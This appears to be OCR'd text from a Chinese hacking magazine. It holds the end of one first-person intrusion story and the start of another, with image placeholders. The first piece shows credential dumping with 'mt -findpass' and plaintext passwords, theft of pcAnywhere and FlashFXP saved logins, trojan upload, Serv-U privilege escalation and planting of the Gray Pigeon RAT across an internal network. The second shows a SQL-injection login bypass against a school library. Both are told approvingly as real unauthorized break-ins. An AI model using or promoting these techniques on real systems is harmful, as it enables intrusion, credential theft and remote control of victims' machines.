


图6

这次换个新鲜点的密码，我看了一下cif密码，其中有一个是cfs1234a，这密码好，多少有点规律啊“1234”哈哈！多好记？那我就来cfs1234abcd，输入密码登录！奇怪？居然没出来密码错

误的提示？哇，终于成功了，兴奋呀。一个管理员密码就这样叫我给破解了出来，在QQ上通知了sophia，这可是突破口啊，要好好把握，回头看了一下xx.103.160.21的端口，只有21和5631，这叫人如何是好？还是进去先看一下他的系统，不知道怎么回事，这次看到这桌面倍感亲切，桌面好整洁啊，如图7。




图7




图9




图10

不小心看看有个pcanywhere的客户端，里面不会有目标站点的pc连接吧？那样岂不爽哉！赶紧打开，发现没有。再理一下思路，看一下他和目标站或者其他站有无共享之类的，**net view**看了一下，空的，从网上邻居又看了一下，还是空的。难道好不容易搞到的这条路又要断了？这机器看来也没多大用处了，还是搜索点资料继续社会工程学吧！至少那样猜其他机器管理员密码时资料可以多一点！**query user**看看，哇，居然有个管理员在线啊？查看他的密码那是必然的了，传个mt上去（个人还是比较喜欢用mt，功能比较多，体积也小）。开了cmd，cd到mt目录，输入命令**mt –findpass**，如图8，乖乖，我和那个在线的管理员密码都出来了，嗯！不错！看了一下他的密码，着实是有点强悍，不愧是管理员，哈哈！多了个密码多条路，对了，他不是开了5631嘛？去看下还没有其他的pc的管理员？很快打开了C:/Documents and Settings/All Users/Application Data/Symantec/pcAnywhere/这个目录，找到配置文件又搞到了2个，看来还有个管理员，二话不说先下载了，然后本地破解那是必然的了！难道这台电脑上有用的就这么多了吗？有点不甘心，翻翻他的硬盘吧！多少捞点东西回去，心理也好平衡一点。c盘不到一分钟就浏览完了，标准的一个系统盘–_–！还有个d盘，希望能给我带来好运气。

```
C:\>mt -findpass
mt -findpass

 The logon information :
       Domain    :  FSDCB-AL566IGX6
       Username  :  Administrator
       Password  :  cjs1234a

 The logon information :
       Domain    :  FSDCB-AL566IGX6
       Username  :  TsInternetUser
       Password  :  !@#$qwerasdf
```

图8

双击一下盘符，进来了，好熟悉的名字啊，flashfxp，这可是好东西啊，如图9。马上下回了本地，打开看看flashfxp能带来什么好东西？居然"显示试验期以到，请输入注册码"，不会吧！管理员拿这做什么啊？居然没注册！搜索个注册码也花不了多长时间的呀？还是自己动手了，很快从google中就找到了，验证成功，很快找了连接信息里面的历史记录，眼前一亮。IP处居然填的是xx.103.160.22（就是目标站的IP地址），使用星号密码查看器轻松的就搞到了网站的用户名与密码，如图10，成功的连接到了上了网站，如图11，传了个木马上去，然后我又通知了sophia，到此成功的入侵了目标站：www.xxx.xn，而且cmd可以用哦，serv–u溢出就得到了系统权限。

接下来的事情还没有完呢，运用pcanywhere密码和Windows密码的规律性再加上ftp密码我们登录了内网的大部分关键主机。sophia又给它们种上了免杀的灰鸽子，sophia在网吧做事，只好上肉鸡玩它们。

这次入侵虽然难度不大，但是够麻烦的了。部分机器的脆弱性导致整个内部网络失守，我想不通他们为什么不喜欢使用防火墙，如果有了这个，我至少也得多忙活几个小时吧。玩黑很多时候就是靠耐心还有敏锐的观察力，社会工程学也是一种能力。某位牛人说过，入侵靠的是三分技术，七分思维。能够快速的找到目标的薄弱环节，不放过每一个细小的漏洞，带给目标最致命的攻击，这才是黑客的精神所在。

（文章中涉及到的工具domain旁注工具、啊D注入工具、symantec pcanywhere password crack、jet引擎溢出工具、mt、及风星号密码查看器，已收录于光盘中）




图11



课间，听到几位同学在讨论校园网中的电子图书馆，什么？图书馆也搬进校园网了，我怎么不知道？当然了，管理员没有通知我嘛，*^_^*！那我只好发扬风格，尽一下义务喽！

一、寻找入口

登录校园网，点击其中的“电子图书”链接，图书馆的登录窗口如图 1 所示，需要输入“用户名”和“密码”才能进入，刚才忘记问了，怎么办？试一下经典的登录口令“'or ''='”，在用户名及密码中分别输入，点“登录”，如图2，还真进入了！怎么有这么弱智的漏洞，我的信心力增长 100 点。

